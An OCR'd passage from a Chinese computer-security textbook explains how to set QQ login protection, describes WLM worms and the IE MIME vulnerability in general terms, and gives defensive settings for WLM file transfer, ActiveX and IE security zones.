


图 11.8 选择密保手段

step 3 这里以“密保手机”方式设置登录保护为例，讲解设置登录保护的实现方法。在图 11.8 所示的界面中选择“密保手机”单选项，然后单击“开始设置”按钮，将弹出输入密保

问题的界面窗口，在该界面中输入设置 QQ 密码保护时所设置密保问题的答案，输入完成后的界面如图 11.9 所示。




图 11.9 输入密保问题的答案

step 4 单击“下一步”按钮，进入“绑定密保手机”的界面中。在该界面中需要输入绑定的手机号码，如图 11.10 所示。




图 11.10 输入手机号码

step 5 在输入了手机号码之后，单击“下一步”按钮，进入输入验证码的界面中。在该界面中首先使用前面输入手机号码的手机向“1066170099”发送一条短信，短信的内容是“TK568815374”。发送完毕后，将会接收到一条短信息，从该短信中获取验证码，将该验证码输入到界面中的文本框中，如图 11.11 所示。

step 6 单击“下一步”按钮，进入如图 11.12 所示的“绑定成功”界面中，在该界面中将提示 QQ 账号被成功绑定到手机号码的提示信息，说明 QQ 登录保护设置成功。




图 11.11 获取并输入验证码




图 11.12 QQ 登录保护设置成功的界面

11.1.2 WLM 与安全防范

WLM 全称为 Windows Live Messenger，即通常所说的 MSN。WLM 是一款由 Microsoft 公司推出的即时通信软件，该软件除了具有聊天功能之外，还具有传输文件、请求远程协助和视频对话等功能。因为 WLM 是 Microsoft 开发的世界范围内的即时通信工具，所以针对它的病毒和木马软件非常多。因此，在使用 WLM 即时通信时对病毒和木马的防范格外重要。下面就讲解有关 WLM 病毒及其相关的防范知识。

11.1.2.1 针对 WLM 的常见病毒

在通常情况下，针对 WLM 的病毒有蠕虫病毒和射手病毒两种，下面就分别介绍一下这两种病毒。

蠕虫病毒是由 VB 6.0 编写的一种体积非常小的病毒。蠕虫病毒具有容易传播和复制的特点，当该病毒被运行之后，会首先查看用户是否安装 WLM，并且判断是否处于登录的状态。如果用户已经登录 WLM，则会通过其对话框向所有联系人名单中的好友发送带有链接的欺骗信息，如果用户单击了该链接，就会自动执行病毒程序。从这一点可以看出，蠕虫病毒具有一定的欺骗性，因此，

用户在登录 WLM 之后，不要轻易打开有一些陌生用户发来的链接。

射手病毒也是一种具有欺骗性的病毒，该病毒的攻击原理和蠕虫病毒类似。射手病毒会利用 WLM 的传送功能给用户的所有联系人发送名称为“Smb.exe”的病毒文件，如果用户接收并且运行了该文件，将会感染射手病毒。

射手病毒还会每隔一段时间自动打开 IE 窗口，链接多个不良网站，使用户无法正常使用 WLM 实现即时通信及其中的一些重要功能。

11.1.2.2 WLM 的安全防范

为了防范病毒的入侵，在使用 WLM 之前可以对其进行一些安全设置。在日常的工作和学习当中，由于使用 WLM 传送文件可能会感染射手病毒，所以为了防范射手病毒的入侵，用户可以针对 WLM 的“文件传输”选项进行设置，从而最大限度地保护计算机系统的安全。针对 WLM“文件传输”选项的设置步骤如下所示。

step 1 单击“显示菜单”按钮，然后在弹出的下拉菜单中选择“工具”菜单下的“选项”命令，如图 11.13 所示。

step 2 弹出“选项”对话框，在该对话框中单击“文件传输”选项，进入“文件传输”选项界面中。在该界面中选取“使用下列程序进行病毒扫描”复选框，然后单击“浏览”按钮，选择杀毒软件程序的路径。接下来选取“自动拒绝传输已知不安全类型的文件”复选框，保证在传输不安全类型的文件时，WLM 会拒绝传输该文件，从而提高系统的安全性和可靠性。设置完成之后的“文件传输”选项界面如图 11.14 所示。




图 11.13 选择“选项”命令




图 11.14 “文件传输”选项界面

step 3 设置完成之后，单击“应用”按钮确认设置。

除了设置“安全传输”选项之外，在“选项”对话框中还可以通过设置“安全”选项来提高 WLM 的安全性。在“选项”对话框中单击“安全”选项，切换到“安全”选项界面中，通过选取该界面中的复选框可以提高 WLM 的安全性，如图 11.15 所示。




图 11.15 设置“安全”选项

11.2 IE 漏洞安全防范

IE 是 Internet Explorer 的缩写，是 Windows 操作系统内置的浏览器。通常情况下，用户使用 IE 来浏览网页，也正因为如此，IE 浏览器成为黑客所关注的对象。由于 IE 浏览器的广泛使用，其安全漏洞也堪称最多，各种各样的病毒和木马程序会利用这些安全漏洞实施网络攻击。因此，针对 IE 漏洞的防范工作是非常必要的，下面就讲解 IE 漏洞防范的相关知识。

11.2.1 MIME 漏洞的防范

MIME 是 Multipurpose Internet Mail Extension 的缩写，中文意识是“多用途互联网邮件扩展”。MIME 是当前被广泛应用的一种电子邮件技术规范，现已演化为一种指定文件类型的通用方法。通常情况下，MIME 在处理不正常的 MIME 类型时存在着漏洞。黑客攻击者可以创建一个带有附件的 E-mail，该附件是一个可执行文件，在攻击者修改 MIME 之后，通过 IE 执行这个可执行文件，从而实现破坏计算机系统的操作。

当 IE 处理附件时，根据附件的类型不同，其 IE 处理附件的方式也不同。如果是文本类型的附件，则 IE 会读取附件中的内容；如果是声音或图像等媒体类型的附件，则 IE 会直接显示或播放该媒体文件；如果是可执行文件类型的附件，IE 将会提示用户是否运行该可执行文件。黑客在利用 MIME 漏洞发起攻击时，会将病毒或木马通过附件的形式存放在 E-mail 当中，然后再将 MIME 类型修改为 IE 能够直接播放的声音或图像文件类型，这样 IE 就会直接运行附件中的木马程序，从而达

到黑客实施攻击的目的。

黑客在利用 MIME 漏洞进行攻击时主要通过邮件和网页两种途径来实现。

- **邮件攻击** 黑客通常在发送邮件时，将木马程序种植在附件当中，然后将这个带有木马附件的邮件发送给被攻击者，当被攻击者打开该附件时，将会执行木马程序。
- **网页攻击** 使用这种攻击方式的黑客通常会将木马程序种植在网页中，然后将网页发布到互联网上，当用户不小心浏览该网页时，就会将木马程序带入到自己的计算机系统当中，这就是很多用户浏览一些不良的网站就会感染病毒和木马的原因。

针对 IE 的 MIME 漏洞，用户可以做一些防范的措施。通常情况下，用户可以通过更新补丁来修补 MIME 漏洞。此外，用户在浏览网页或接收邮件时，还需要注意以下两个方面。

- 不要随意打开陌生人发来的电子邮件，尽量不要访问陌生人发来的 URL 地址。
- 对于利用 MIME 漏洞执行的恶意程序，可通过设置安全级别的方法进行防范。

11.2.2 IE 执行程序漏洞的防范

用户在浏览网页时通常都使用 IE 浏览器，这使得 IE 浏览器被广泛地应用。因此，针对 IE 漏洞的攻击是黑客通过网络攻击用户的主要手段。在 IE 浏览器中，可以执行一些可执行程序或命令，黑客攻击者通常利用这一点对用户实施攻击。

下面讲解防范 IE 执行程序漏洞攻击的几种方法。

11.2.2.1 利用 IE 执行程序攻击的防范

防范利用 IE 执行本地程序的攻击，主要通过更新补丁和禁用脚本两种方法来实现。

- 当有新的漏洞被发现后，Microsoft 公司都会及时公布漏洞的更新补丁来修补漏洞。用户需要及时更新系统补丁，以防范病毒或木马程序的攻击。
- 在没有更新漏洞补丁的情况下，用户可以临时在 IE 浏览器的 Internet 选项中禁用活动脚本，以阻止 IE 执行恶意程序。待完成更新后，再允许活动脚本，通过这种方法也可以防范利用 IE 执行程序对用户的恶意攻击。

11.2.2.2 网络聊天室程序攻击的防范

随着网络技术的不断发展，网络聊天室已经成为现代网络用户休闲聊天的主要工具。现在许多网络聊天室都支持使用 HTML 语句和使用 ActiveX 控件，这将会在很大程度上方便用户的使用，但同时也为黑客提供了入侵的漏洞。网络聊天室可以通过 ActiveX 控件来实现一些特殊的功能，黑客可以利用这些 ActiveX 控件的漏洞攻击用户。

用户可以通过设置、禁用不安全 ActiveX 控件的运行，来防范黑客通过网络聊天室程序实施的攻击，其具体实现的操作步骤如下所示。

step 1 启动 IE 浏览器，单击“工具”菜单，然后选择“Internet 选项”命令，如图 11.16 所示。此时将弹出“Internet 选项”对话框，在该对话框中单击“安全”选项卡，进入到“安全”选项界面中，如图 11.17 所示。




图 11.16 选择“Internet 选项”




图 11.17 “安全”选项界面

step 2 在“安全”选项界面中单击“自定义级别”按钮，将弹出“安全设置”对话框，在该对话框中可以选取相应的单选项，设置或禁用不安全 ActiveX 控件的运行，如图 11.18 所示。




图 11.18 “安全设置”对话框

step 3 单击“确定”按钮，完成设置。

11.2.3 IE 浏览器安全防范

虽然针对 IE 浏览器的恶意攻击层出不穷，但是，如果用户提高安全防范意识，就会在一定程度上降低受攻击的可能性。用户可以通过设置 IE 浏览器的安全级别、禁止修改主页和禁用远程注册表服务等方式来防止黑客的恶意攻击，下面就针对这些防范措施进行讲解。

11.2.3.1 设置 IE 浏览器的安全级别

在 IE 浏览器中，将访问的对象分为“Internet”、“本地 Internet”、“受信任的站点”和“受限制的站点”4 个不同的访问区域，用户可以针对不同的访问区域进行安全级别的设置，其具体实现

的操作步骤如下所示。

step 1 启动 IE 浏览器，单击“工具”菜单，然后选择“Internet 选项”命令。

step 2 在随后弹出的“Internet 选项”对话框中，单击“安全”选项卡，进入“安全”选项界面中。在该界面中的“选择要查看的区域或更改安全设置”列表框中，选中一个安全级别，这里选中“本地 Internet”安全级别，如图 11.19 所示。

step 3 单击“默认级别”按钮，在“该区域的安全级别”栏中将显示该区域的默认安全级别。通过拖动左侧的滑块可以重新设置该区域的安全级别，如图 11.20 所示。

图 11.19 更改安全设置

